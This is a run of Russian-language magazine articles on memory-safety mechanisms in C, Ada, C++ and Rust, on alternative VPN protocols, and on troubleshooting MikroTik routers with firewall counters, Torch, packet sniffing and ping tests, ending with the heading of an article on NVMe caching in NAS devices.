Основные проблемы с управлением памятью можно разделить на два класса. Первый — утечки памяти. Утечка возникает, если программа запрашивает у ядра ОС блок памяти и забывает ее освободить. Проблема с утечками памяти неприятная, но относительно безопасная — в крайнем случае ее можно «решить» периодическим перезапуском программы. Второй класс — проблемы безопасности памяти, которые мы и обсудим в этой статье.

К проблемам безопасности относятся:

- обращение к неверному указателю (в том числе переполнение буфера и разыменование NULL);
- ошибочное обращение к уже освобожденной памяти (use after free);
- ошибочная попытка освободить ранее освобожденный указатель (double free).

INFO

Рекомендую также ознакомиться с моей предыдущей статьей, где я рассматривал механизмы сборки мусора и их особенности.

Как мы видели на примере с использованием Boehm GC в C, сборка мусора сама по себе решает только проблему с утечками памяти. Безопасность памяти обеспечивают уже свойства самого языка.

Ассоциация между сборкой мусора и безопасностью памяти возникает от того, что многие популярные прикладные языки не разрешают ручное управление памятью и адресную арифметику вовсе, — в этих условиях у пользователя просто нет возможности выполнить небезопасную операцию. Однако и возможности освободить память тоже нет, поэтому нужен хоть какой-то механизм автоматического управления, и сборка мусора — самый популярный.

Самый популярный не значит единственный и универсальный. Первая и главная проблема языков с принудительной сборкой мусора — на них можно писать только программы, которые выполняются в пространстве пользователя. Ядру операционной системы или прошивке микроконтроллера не на кого положиться, они вынуждены управлять памятью самостоятельно, а значит, и язык должен поддерживать указатели и адресную арифметику.

Вторая проблема — потеря производительности и предсказуемости времени выполнения. Классические однопоточные сборщики мусора создают паузы в выполнении программы, которые могут быть заметны пользователю. При использовании многопоточных алгоритмов и верной настройке таймеров под задачи конкретного приложения можно свести паузы к минимуму, но свести затраты ресурсов на сборку мусора к нулю невозможно.

Вполне логично, что разработчики языков ищут альтернативные и промежуточные варианты. Давай посмотрим, какими способами разные языки пытаются обеспечить безопасность памяти.

СТРОГАЯ ТИПИЗАЦИЯ УКАЗАТЕЛЕЙ

Проблемы с безопасностью памяти в C возникают в первую очередь из-за отсутствия строгой типизации. Функция `malloc()` возвращает нетипизированный указатель (`void*`), который пользователь может привести к любому типу. Следить за совпадением размера блока памяти с размером данных тоже обязанность пользователя. К примеру, портирование старого кода на 64-битные платформы может принести много веселых минут, если его авторы жестко прописали размер указателя 32 бит.

Ну и самая классическая ошибка, конечно, — случайное обращение к нулевому указателю.

```
#include <stdio.h>

void main(void) {
  char* str = NULL;
  printf("%s\n", str);
}
```

```
$ gcc -o segfault ./segfault.c
$ ./segfault
Segmentation fault (core dumped)
```

Более современные языки для системного программирования относятся к этому вопросу более ответственно.

Например, в аде нетипизированные указатели — особый и редкий случай. Обычные указатели всегда типизированные. Вместо `malloc()` применяется оператор `new` с явным указанием типа. Простого способа освободить память «вообще» там тоже нет, вместо этого есть обобщенная функция (дженерик) `Ada.Unchecked_Deallocation`, которую перед использованием нужно специализировать под конкретный тип данных.

Таким способом запросить или освободить неверный объем памяти гораздо сложнее. Использование после освобождения, впрочем, также будет обнаружено только во время выполнения программы.

INFO

Указатели в аде называются access types. Например, `access integer` — указатель на целое число.

Для демонстрации сохраним следующий код в файл `access_example.adb` (имя файла должно совпадать с названием основной процедуры).

```
with Ada.Unchecked_Deallocation;

procedure Access_Example is

   type Int_Ptr is access Integer;

   -- Специализация дженерика под Int_Ptr
   procedure Free_Integer is new Ada.Unchecked_Deallocation
      (Object => Integer, Name => Int_Ptr);

   P : Int_Ptr;
   I : Integer;

begin
   -- Запрашиваем память под целое число с помощью new
   -- и сохраняем туда значение 42
   P := new Integer'(42);

   -- Освобождаем память, теперь P = null
   Free_Integer(P);

   -- Пробуем получить значение по указателю
   I := P.all;

end Access_Example;
```

Теперь скомпилируем с помощью GNAT и запустим.

```
$ gnatmake ./access_example.adb
gcc -c -I./ -I- ./access_example.adb
gnatbind -x access_example.ali
gnatlink access_example.ali

$ ./access_example
raised CONSTRAINT_ERROR : access_example.adb:17 access check failed
```

Как видим, тип указателя `access Integer` не защитил нас от обращения к освобожденной памяти. Одно хорошо: хотя бы исключение, а не segmentation fault, как в C, так что наша проблема просто баг, а не потенциальная уязвимость.

Однако начиная с Ada 2005 поддерживается и проверка, что указатель ненулевой. Для этого нужно исправить `type Int_Ptr is access Integer` на `type Int_Ptr is not null access Integer`. В этом случае наша программа перестанет компилироваться.

```
$ gnatmake ./access_example.adb
gcc -c -I./ -I- ./access_example.adb
access_example.adb:8:35: non null exclusion of actual and formal "Name"
do not match
access_example.adb:10:04: warning: (Ada 2005) null-excluding objects
must be initialized
access_example.adb:10:04: warning: "Constraint_Error" will be raised
at run time
access_example.adb:15:04: warning: freeing "not null" object will raise
Constraint_Error
gnatmake: "./access_example.adb" compilation error
```

На практике от такого типа мало пользы, поскольку его память невозможно освободить. По этой причине опцию `not null` обычно применяют для подтипов, чтобы предотвратить использование `null` в качестве аргумента функции, а для самих значений применяют обычный указатель.

```
type Int_Ptr is access Integer;
subtype Initialized_Int_Ptr is not null Int_Ptr;

procedure Some_Proc(Arg: Initialized_Int_Ptr);
```

УМНЫЕ УКАЗАТЕЛИ

В языках вроде Python или Go сборщик мусора работает с памятью всей программы. Очевидно, это возможно, только если пользователь не может управлять памятью вручную, иначе конфликты между пользователем и сборщиком мусора неизбежны.

Как быть, если хочется оставить в языке возможность ручного управления? Можно сделать объект — обертку для динамически выделенной памяти, который будет отслеживать ее использование. Такой объект называют умным указателем (smart pointer).

К примеру, стандарт C++11 определяет класс `shared_ptr`. Язык C++ поддерживает перегрузку функций и операторов. С помощью этой возможности класс `shared_ptr` меняет поведение объекта так, что его передача в функцию, присваивание и прочие операции увеличивают внутренний счетчик ссылок.

Посмотрим на примере. Сохраним следующий код в файл `shared.cpp`.

```
#include<iostream>
#include<memory>
using namespace std;

void print_pointer_value(std::shared_ptr<int> ptr) {
  cout << "Creating a copy\n";
  auto ptr_copy = ptr;
  cout << "Use count: " << ptr.use_count() << endl;
  cout << "Pointer value: " << *ptr_copy.get() << endl;
}

int main(void) {
  auto ptr = make_shared<int>(42);
  cout << "Use count: " << ptr.use_count() << endl;
  print_pointer_value(ptr);
  cout << "Use count: " << ptr.use_count() << endl;
}
```

Теперь скомпилируем и запустим.

```
$ g++ -o shared ./shared.cpp
$ ./shared
Use count: 1
Creating a copy
Use count: 3
Pointer value: 42
Use count: 1
```

Как видим, передача умного указателя в функцию `print_pointer_value()` сама по себе увеличила счетчик ссылок на единицу. Создание копии вручную путем присваивания внутри функции увеличило его еще раз, а выход обеих копий из области видимости при завершении функции вернул значение счетчика назад.

Увы, от ошибок класса use after free умные указатели тоже не спасают. Если мы добавим в конец программы следующий код, мы получим ошибку доступа к памяти (segmentation fault):

```
ptr.reset();
cout << "Pointer value: " << *ptr.get() << endl;
```

К тому же простой подсчет ссылок — весьма наивный подход, при котором циклические ссылки создают гарантированную утечку памяти. Тем не менее в C++ лучший компромисс придумать сложно.

C++11 также предлагает класс `unique_ptr`. Такие объекты можно передавать с помощью функции `move`, но нельзя копировать, поэтому размножение ссылок на них в программе невозможно.

ЛИНЕЙНЫЕ ТИПЫ (BORROW CHECKER)

В заключение рассмотрим подход, который позволяет обеспечить безопасность памяти и ее автоматическое освобождение одновременно.

Математический аппарат этого подхода известен как линейная логика. Основная идея в том, что каждое значение в каждый момент может использоваться только в одной области видимости.

Этот подход использует Rust и ряд экспериментальных языков, например ATS.

Создать несколько ссылок на одно и то же значение при этом подходе просто невозможно. Ссылку можно только «позаимствовать» (borrow). Все ссылки ведут себя подобно упомянутому выше `unique_ptr` из C++. Компонент компилятора под названием borrow checker следит за выполнением этого правила автоматически.

Следующая программа на Rust не пройдет компиляцию.

```
fn main() {
  let str = String::from("hello world");
  let str_copy = str;
  println!("{}", str);
}
```

Компилятор выдаст такую ошибку: `error[E0382]: borrow of moved value: str`. Каждое объявление переменной с помощью `let` создает новую область видимости. С помощью `let str_copy = str` мы не создали вторую ссылку на ту же строку, а передали ее значение новой переменной, поэтому попытка передать `str` в функцию уже нарушает правила заимствования ссылок.

Передача ссылки возможна во вложенную область видимости, например при вызове функции. Рассмотрим пример из документации.

```
fn main() {
    let s1 = String::from("hello");
    let len = calculate_length(&s1);
    println!("The length of '{}' is {}.", s1, len);
}

fn calculate_length(s: &String) -> usize {
    s.len()
}
```

Здесь ссылка на значение переменной `s1` заимствуется функцией `calculate_length`. После завершения вызова `calculate_length(&s1)` она возвращается обратно.

Таким образом компилятор может отследить, в какой области видимости ссылка на переменную используется в последний раз, и вставить вызов функции освобождения памяти этой переменной на выходе из этой области видимости.

Это и позволяет Rust обходиться без сборщика мусора, но при этом предотвращать и утечки памяти, и ошибки доступа к ней.

Очевидно, этот подход не панацея. Во-первых, он требует совершенно другого стиля программирования и многие привычные вещи, вроде глобальных переменных, оказываются невозможными. Во-вторых, он делает невозможными циклические ссылки, а значит, и многие структуры данных вроде графов и двусвязных списков. По этой причине Rust включает в себя библиотеку для работы с динамическими ссылками, правила доступа к которым проверяются во время выполнения, а не на этапе компиляции.

Кроме того, проверки передачи ссылок негативно сказываются на скорости компиляции. Станет ли этот подход стандартом для нового поколения языков системного программирования — время покажет.

ЗАКЛЮЧЕНИЕ

Управление памятью и ее безопасность — обширная, сложная и очень важная тема. Каждому разработчику нужно знать, какие механизмы предлагает его язык и как они работают. Чем больше ты о них знаешь, тем проще выбрать лучший язык под задачу и писать на нем быстрые, корректные и безопасные программы.

Даниил Батурин
Координатор проекта VyOS (https://vyos.io), «языковед», функциональщик, иногда сетевой администратор
daniil@baturin.org

ТАКОЙ РАЗНЫЙ VPN

РАЗБИРАЕМ АЛЬТЕРНАТИВНЫЕ ПРОТОКОЛЫ VPN

Протокол для VPN в идеале должен быть безопасным, функциональным и быстрым. Но есть и еще один фактор: популярность. Непопулярный протокол сложнее внедрить и поддерживать: его программное обеспечение требуется устанавливать и настраивать, а пользователей и администраторов нужно обучать.

Иногда протоколы становятся популярными вопреки своим техническим недостаткам, просто из-за агрессивного продвижения крупной компанией. Бывает и наоборот, протокол независимых разработчиков решает настолько насущную проблему какой-то части пользователей, что быстро набирает популярность сам по себе. Так произошло с OpenVPN или WireGuard.

Некоторые протоколы теряют популярность. Некоторые так и не становятся широко известными, иногда заслуженно, иногда нет. В этой статье мы поговорим о нескольких таких протоколах.

PPTP

Протокол PPTP (Point to Point Tunneling Protocol) оказался на задворках вполне справедливо. Хочется верить, что молодые читатели с ним уже не сталкивались, но лет десять назад он был хрестоматийным примером незаслуженно популярного протокола.

Популярность ему обеспечила монополия его разработчика — корпорации Microsoft. С середины девяностых до конца двухтысячных абсолютное большинство клиентских устройств были компьютерами с Windows. Очевидно, наличие в Windows встроенного клиента автоматически делало протокол как минимум распространенным.

Microsoft не была бы самой собой, если бы не воспользовалась этим для сохранения и укрепления своего монопольного положения. Протокол PPTP использовал стандартные PPP и GRE для передачи данных, но для аутентификации и шифрования применялся нестандартный, патентованный набор протоколов: MPPE (Microsoft Point-to-Point Encryption) и MS-CHAP.

Из-за этого свободные реализации что клиента, что сервера PPTP были в свое время такой же больной темой, как GIF и MP3. Затем срок действия патентов истек, poptop для Linux и MPD для FreeBSD стали популярными альтернативами проприетарным продуктам.

Однако предупреждения о проблемах безопасности самодельной криптографии не были беспочвенными. Оценки стойкости MPPE и MS-CHAP неоднократно снижались, и в 2012 году протокол был дискредитирован окончательно: исследователи доказали, что стойкость MS-CHAP-v2 не лучше DES. После этого воспринимать PPTP как безопасный протокол стало невозможно, и он быстро потерял последние остатки популярности.

Стоит ли использовать PPTP?

Очевидно, категорически не рекомендуется.

SSTP

SSTP (Secure Socket Tunneling Protocol) — вторая попытка Microsoft создать собственный протокол для VPN. В этот раз они не стали изобретать свои криптографические алгоритмы, а использовали стандартный SSL/TLS. Они также больше не препятствуют созданию свободных реализаций.

SSTP представляет собой PPP поверх HTTPS. Очевидное преимущество — он отлично проходит через NAT и теоретически даже через прокси. Преимущество далеко не уникальное, OpenVPN умел работать поверх TCP/443 задолго до этого.

OpenVPN, впрочем, не просто так по умолчанию использует UDP, а не TCP. У туннелей поверх TCP наблюдаются серьезные проблемы с производительностью — на одном и том же железе они могут быть в десятки раз медленнее.

В Windows, очевидно, есть встроенный клиент — начиная с Windows Vista. Для Linux есть реализации клиента и плагины к NetworkManager. Есть и сторонние клиенты для macOS, например EasySSTP. Для мобильных устройств тоже придется искать и ставить сторонние приложения.

Если нужно развернуть сервер SSTP, из свободных проектов его поддерживают ACCEL-PPP и SoftEther.

Стоит ли использовать SSTP?

Разве что если вынуждает корпоративная политика.

SOFTETHER

SoftEther — многопротокольный сервер VPN, подобно MPD или ACCEL-PPP. Он поддерживает L2TP/IPsec, PPTP, SSTP, OpenVPN и одноименный нестандартный протокол SoftEther. Это достаточно молодой проект, его первая версия вышла в 2014 году.

Протокол SoftEther представляет собой Ethernet поверх HTTPS. Поскольку за шифрование и аутентификацию отвечает стандартный SSL, безопасность особых вопросов не вызывает.

Авторы заявляют о производительности в десять раз выше OpenVPN. Верится с трудом, но возможности проверить их заявления у меня нет. Клиент есть только для Linux и Windows, так что на прочих платформах придется использовать другие протоколы.

Стоит ли использовать SoftEther?

Если утверждения авторов о производительности верны, может, и стоит.

OPENCONNECT

Термин SSL VPN без контекста — часто встречающийся, но совершенно бессмысленный. «Поддерживает SSL VPN» может означать и SSTP, и OpenVPN, и множество несовместимых проприетарных протоколов.

Свой такой протокол есть почти у каждого вендора. Например, Cisco AnyConnect, Juniper Pulse Connect, Palo Alto GlobalProtect. Если в организации широко используется клиент к такому протоколу, сменить оборудование концентратора VPN может быть очень сложно — чего вендоры и добиваются.

Свободный проект OpenConnect предоставляет реализации сервера и клиента для протоколов Cisco, Juniper и Palo Alto. Клиент OpenConnect работает на Windows и множестве UNIX-подобных систем: не только Linux и macOS, но и системах семейства BSD и даже Solaris.

Сервер OCServ может сэкономить организации немалые деньги, поскольку в проприетарных реализациях эти протоколы часто лицензируются на каждого пользователя.

Стоит ли использовать OpenConnect?

Если твоя организация внедрила один из этих протоколов и теперь сама не рада — безусловно. Поскольку ни один из этих протоколов не защищен патентами (да и патентовать в них особо нечего), единственный реальный риск существованию проекта — судебные иски о торговых марках. В названии проекта зарегистрированные торговые марки не фигурируют, так что риск невелик. Кроме того, проект существует с 2009 года, и до сих пор никто из вендоров не судился с авторами.

ВАРИАЦИИ НА ТЕМУ IPSEC

Казалось бы, IPsec — самый стандартизованный протокол из всех, и его поддерживают все поставщики сетевого оборудования. Но со стандартизованным протоколом не заманишь пользователей в ловушку vendor lock-in, поэтому на тему IPsec регулярно изобретают проприетарные вариации.

Иногда они решают вполне реальную проблему, которую сложно решить чистым IPsec. Например, Cisco GETVPN (Group Encrypted Transport) упрощает развертывание защищенной сети для пользователей MPLS, поскольку сам MPLS никакой защиты от перехвата трафика не предоставляет.

В других случаях, как с EZVPN, поставщики пытаются подкупить пользователей относительной простотой настройки по сравнению с «нормальным» IPsec.

Стоит ли использовать проприетарные вариации IPsec?

Если перспектива навсегда остаться привязанным к одному поставщику не пугает... В случае с EZVPN, например, некоторые устройства поддерживают только сервер, а некоторые — только клиент, так что выбор может быть ограничен еще и конкретной моделью.

КЛИЕНТСКИЙ IPSEC

Кстати об IPsec. Обычно он используется для фиксированных туннелей site-to-site либо как защищенный транспорт для другого протокола вроде L2TP. Старый протокол IKEv1 действительно был плохо приспособлен для клиентских подключений. Однако современный IKEv2 справляется куда лучше. Более того, встроенная поддержка этого вида туннелей присутствует во всех системах, включая Windows, macOS и мобильные устройства.

Со свободными реализациями сервера тоже проблем нет, тот же StrongSWAN официально поддерживает клиентские подключения.

Стоит ли использовать клиентский IPsec?

Если ты настраиваешь сервер с нуля и хочешь встроенную поддержку клиента во всех распространенных ОС, как минимум рассмотреть этот вариант наравне с L2TP/IPsec точно стоит.

TINC

Большинство протоколов VPN ориентируются на топологии «точка — точка» или «звезда». Mesh-сети до сих пор остаются достаточно экзотическим сценарием. Тем не менее протоколы для этих целей существуют и развиваются. Проект TINC разрабатывается с 1998 года. Это значит, он старше OpenVPN, который выпустил свою первую версию в 2001-м. Он поддерживает Windows и все UNIX-подобные ОС, но версий для мобильных ОС у него нет.

Главная фича — автоматическое построение mesh-сети. Даже если в сети множество узлов, трафик между ними будет передаваться напрямую, а не через центральный сервер. Это может сделать TINC рабочей альтернативой Dynamic Multi-Point VPN и упомянутому GETVPN для корпоративных сетей. Ну или могло бы, если бы поставщики сетевого оборудования и популярные свободные сетевые ОС его поддерживали.

Стоит ли использовать TINC?

Как минимум поэкспериментировать точно будет интересно.

ЗАКЛЮЧЕНИЕ

Протоколов для VPN в мире великое множество. Даже если ты предпочитаешь использовать только самые популярные, знать о других небесполезно — выбор будет более информированным.

ТРАБЛШУТИНГ MIKROTIK

Дмитрий Бубнов
Тренер MikroTik. Автор канала https://t.me/mikrotikninja
dv@bubnovd.net

РЕШАЕМ РАСПРОСТРАНЕННЫЕ ПРОБЛЕМЫ С ЛЕГЕНДАРНЫМИ РОУТЕРАМИ

Хорошо настроить роутер — важное дело, но иногда этого бывает недостаточно и приходится решать проблемы уже во время эксплуатации. О том, какими они бывают и как с ними справиться, если у тебя или у твоего клиента роутер MikroTik, мы и поговорим в этой статье.

Читай также

- Защищаем MikroTik. Хитрости безопасной настройки роутера
- Стена огня. Учимся настраивать файрвол на примере MikroTik
- Стена огня lvl2. Настраиваем файрвол для отражения атак на примере MikroTik

Самая распространенная жалоба — «у нас ничего не работает», причем чаще всего это неправда. Если у босса не открывается вложение в письме с темой «вы выиграли миллион», потому что его заблокировал антивирус, то настраивать роутер в этот день вряд ли придется. Поэтому один из важных скиллов для админа — это умение разговаривать с пользователем и выяснять, что именно и как не работает. Увы, этому я в статье научить не могу, так что переходим сразу к технической части.

РЕСУРСЫ


Первое, на что обращает внимание любой системный администратор, — потребление ресурсов. Благо WinBox выводит эти данные прямо в главном окне. А если еще не выводит — сейчас же добавляй их туда. Это сэкономит много времени в будущем. Тебе нужно меню Dashboard → Add. И кстати, зеленый квадратик в правой верхней части — это не загрузка процессора. Не обращай на него внимания.

Resources

Если процессор постоянно загружен больше 80% (в зависимости от условий это значение может меняться, но в среднем давай примем такое число), то что-то неладно. В первую очередь смотрим на местный «диспетчер задач», меню Tools → Profile. Тут мы увидим, что именно нагружает CPU, и поймем, как действовать дальше.

INFO

Длительную статистику по нагрузке CPU, трафику на интерфейсах и другим параметрам можно увидеть в Tools → Graphing.



Profile

Объяснение полей ты найдешь в вики. Наиболее часто встречаются DNS, Encrypting и Firewall.

- Encrypting — роутер тратит много ресурсов на шифрование. Скорее всего, у тебя много туннелей VPN и нет аппаратного чипа шифрования. Нужно поменять на железку со специальным чипом или выбрать более слабые алгоритмы.
- Firewall — прямое указание, что ты не читал мои предыдущие статьи :) Файрвол настроен неоптимально.
- DNS — а вот тут тебя ждет кое-что интересное.


Сам по себе DNS-сервер почти не нагружает роутер в небольших и средних сетях (до нескольких тысяч хостов). А использовать RouterOS в качестве DNS-сервера в больших сетях не лучшая идея. Так откуда нагрузка? Давай разбираться. Если есть нагрузка, значит, что-то ее создает. Вероятно, серверу DNS приходится отвечать на большое количество запросов. Проверим, так ли это. Создадим в файрволе правило.

```
/ip firewall filter
add action=accept chain=input dst-port=53 log=yes log-prefix=DNS
protocol=udp
```

И теперь смотрим в лог. Если наши предположения верны, то заметим много сообщений с префиксом DNS. Увидим, с каких адресов и на какие интерфейсы летят запросы. Скорее всего, это будет интерфейс WAN. Но мы не хотим обрабатывать DNS-запросы, пришедшие к нам из интернета. Заблокируем UDP-порт 53 на интерфейсе WAN, поместим правило в нужном месте — и наслаждаемся снизившейся нагрузкой. Поздравляю! Мы только что обнаружили, что были частью ботнета, закрыли эту дыру и сделали интернет чуточку чище. Подобные атаки часто проводятся с применением протоколов, работающих над UDP.

FIREWALL


Вообще, умение работать с файрволом несет в себе огромную силу. Грамотно построенное правило укажет, как проходит пакет через систему, в какой интерфейс попадает, из какого уходит дальше и получает ли ответный пакет. По одним только счетчикам можно многое узнать о своей сети.



Counters


В столбцах Bytes и Packets отображаются количество байтов и пакетов, обработанных правилом. Кнопки Reset Counters сбрасывают эти счетчики. Теперь можно наблюдать, попадает ли трафик в нужное правило или нет.

Полезной часто оказывается вкладка Connections файрвола. Тут видно все потоки, проходящие через роутер: их состояние, количество прошедших байтов, флаги потока (для получения подсказки достаточно навести курсор на значение в столбце). Для большей наглядности нужно добавить поля Reply Dst. Address и Reply Src. Address. В этих полях видно, в какой и из какого адреса был проведен NAT.



Connections


Файрвол со всеми его фичами позволяет детально дебажить весь трафик, проходящий через роутер. Чтобы лучше понимать, что происходит во всех этих вкладках, нужно изучить, как пакеты проходят через роутер. На картинке упрощенная версия схемы. Более подробная есть в документации.



Traffic Flow

ДРУГИЕ СПОСОБЫ АНАЛИЗА ТРАФИКА


Увидеть состояние потока, его адреса, байты и прочее — хорошо. Но файрвол не позволяет удобно и из единого места убедиться, что маршрутизация корректна. Чтобы узнать, в какой интерфейс вылетает пакет, достаточно воспользоваться инструментом Torch.



Torch


Torch можно воспринимать как некое подобие tcpdump. Здесь можно увидеть VLAN ID, source/destination address/port, DSCP, битовую и пакетную скорость. Есть удобные фильтры, которые позволяют делать точные выборки. Если данные в окне меняются слишком быстро, увеличивай значение Entry Timeout. К сожалению, в одном окне он может показывать только трафик на одном интерфейсе, но никто не мешает нажать New Window и наблюдать за несколькими интерфейсами. Если Torch не показывает нужного трафика на нужном интерфейсе — налицо проблемы с маршрутизацией.

Torch дает возможность наблюдать за потоками трафика в реальном времени. Но в некоторых случаях нужны более детальные данные о трафике. Их позволяет получить инструмент IP Sniffer.



IP Sniffer

С его помощью можно увидеть параметры трафика и даже содержимое пакета.




Но иногда требуется более детальный анализ — например, чтобы убедиться, что TCP handshake успешно прошел и данные передаются. В таком случае в передаваемых пакетах должен присутствовать флаг ACK. Но искать пакеты в скудном интерфейсе «Винбокса» неудобно.

И тут на помощь приходит всеми любимый Wireshark — мощнейший инструмент для анализа сетевого трафика. В Filter указываем нужные параметры, чтобы не снифать все подряд, в General выбираем Filename, жмем Apply и Start. Теперь в Files на роутере можно найти наш дамп, перекинуть его на компьютер и открыть «Шарком». О нем написано много статей, поэтому даже не буду пытаться писать тут, как с ним работать.


WWW

- Как использовать возможности фильтров отображения Wireshark по максимуму
- Статьи о Wireshark на NetworkGuru.ru

Но это лишь начало. Можно в реальном времени наблюдать за трафиком из Wireshark. И без всяких операций с файлами! Открываем «Шарк», в фильтре пишем `udp.port == 37008`, на снифере RouterOS во вкладке Streaming ставим галочку `Streaming Enabled` и вписываем IP-адрес компьютера с запущенным «Шарком». Можно поставить галочку Filter Stream, чтобы лить в «Шарк» не весь трафик, а только выбранный.




Snif-stream



Shark

Лить трафик в сниффер можно и из файрвола. За это отвечает действие sniff TZSP в таблице Mangle. Работает это по аналогии со Sniffer Streaming, но в файрволе можно сделать более точную выборку пакетов для сниффера.




Mangle-sniff

WIRELESS

Самая сложная часть диагностики — это Wi-Fi. Он и сам по себе очень сложная технология, к тому же среда передачи данных общая и все соседские роутеры мешают работать твоему, так же как и он им. О работе 802.11 написана не одна книга, пересказывать их я не буду. Посмотрим только на инструменты, которые могут помочь при диагностике.

В RouterOS их немного. Самый главный — вкладка Registration в Wireless. Здесь видно всю информацию о подключенных клиентах: MAC, уровень сигнала, качество сигнала.




Registration

Самые важные поля:

- CCQ — Client Connection Quality. Чем ближе к 100%, тем лучше. Ниже 60% означает плохую связь;
- TX/RX Signal Strength — уровень сигнала. Отличное значение — от 0 до –45, приемлемое — от –55 до –75. Все, что между, — хорошо. Ниже –75 можно считать отсутствием связи. По крайней мере, я ориентируюсь на такие цифры.
- Signal to Noise — отношение сигнал/шум. Чем выше — тем лучше.

Второй инструмент — логи. Собственно, этот инструмент должен активно использоваться не только при диагностике Wi-Fi. Если стандартных логов недостаточно — просто включи расширенные.




Log

PING, TRACEROUTE

Первым инструментом диагностики у сисадмина всегда был пинг. Но далеко не все знают, сколько возможностей он в себе скрывает.

Многие сталкивались с тем, что текст на сайте отображается, а картинки нет. Или скрипты не загрузились, и сайт «поехал». Это первые признаки несогласованности MTU. С помощью пинга можно проверить этот вариант. Ставим галочку Dont Fragment, выставляем нужный нам размер пакета и смотрим на результат. Если видим `packet too large` — MTU в канале ниже заданного нами значения пакета. Уменьшаем его и проверяем снова. Таким образом выявляем максимальный пакет, который проходит через сеть без фрагментации.



Ping

WWW

На сайте Cisco есть подробная информация об MTU и его измерении в канале.

По умолчанию пакет отправляется с роутера с Src. Address того интерфейса, в который он вылетает. Бывает, что нужно его поменять. Например, при диагностике маршрутизации внутри VPN или корректности работы файрвола. Для этого нужно заполнить поле Src. Address. Не забывай, что адрес должен быть существующим, чтобы ответный пакет вернулся.

При сложной маршрутизации необходимо выбрать нужную Routing Table. Впрочем, те, кто пользуется несколькими таблицами маршрутизации, и так это знают.

Невозможно в одной статье и даже в нескольких книгах описать все возможные проблемы и методы их диагностики и решения. Для эффективного дебага нужно понимать, как работает сеть на каждом уровне, ее особенности в конкретной реализации — ведь не бывает двух одинаковых сетей: рецепты, работающие в одной инфраструктуре, будут бесполезными для другой.

Для дебага необходимо понимать, как пакет проходит внутри RouterOS, а в особо сложных случаях — и знать особенности вендора. И это относится не только к MikroTik. Лучший инструмент дебага — знания и опыт!

NVME-КЕШИРОВАНИЕ В ДОМАШНИХ NAS

ТЕСТИРУЕМ SYNOLOGY В КОМПЛЕКТЕ С SSD-КЕШЕМ

Олег Афонин
Эксперт по мобильной криминалистике компании «Элкомсофт»
aoleg@voicecallcentral.com

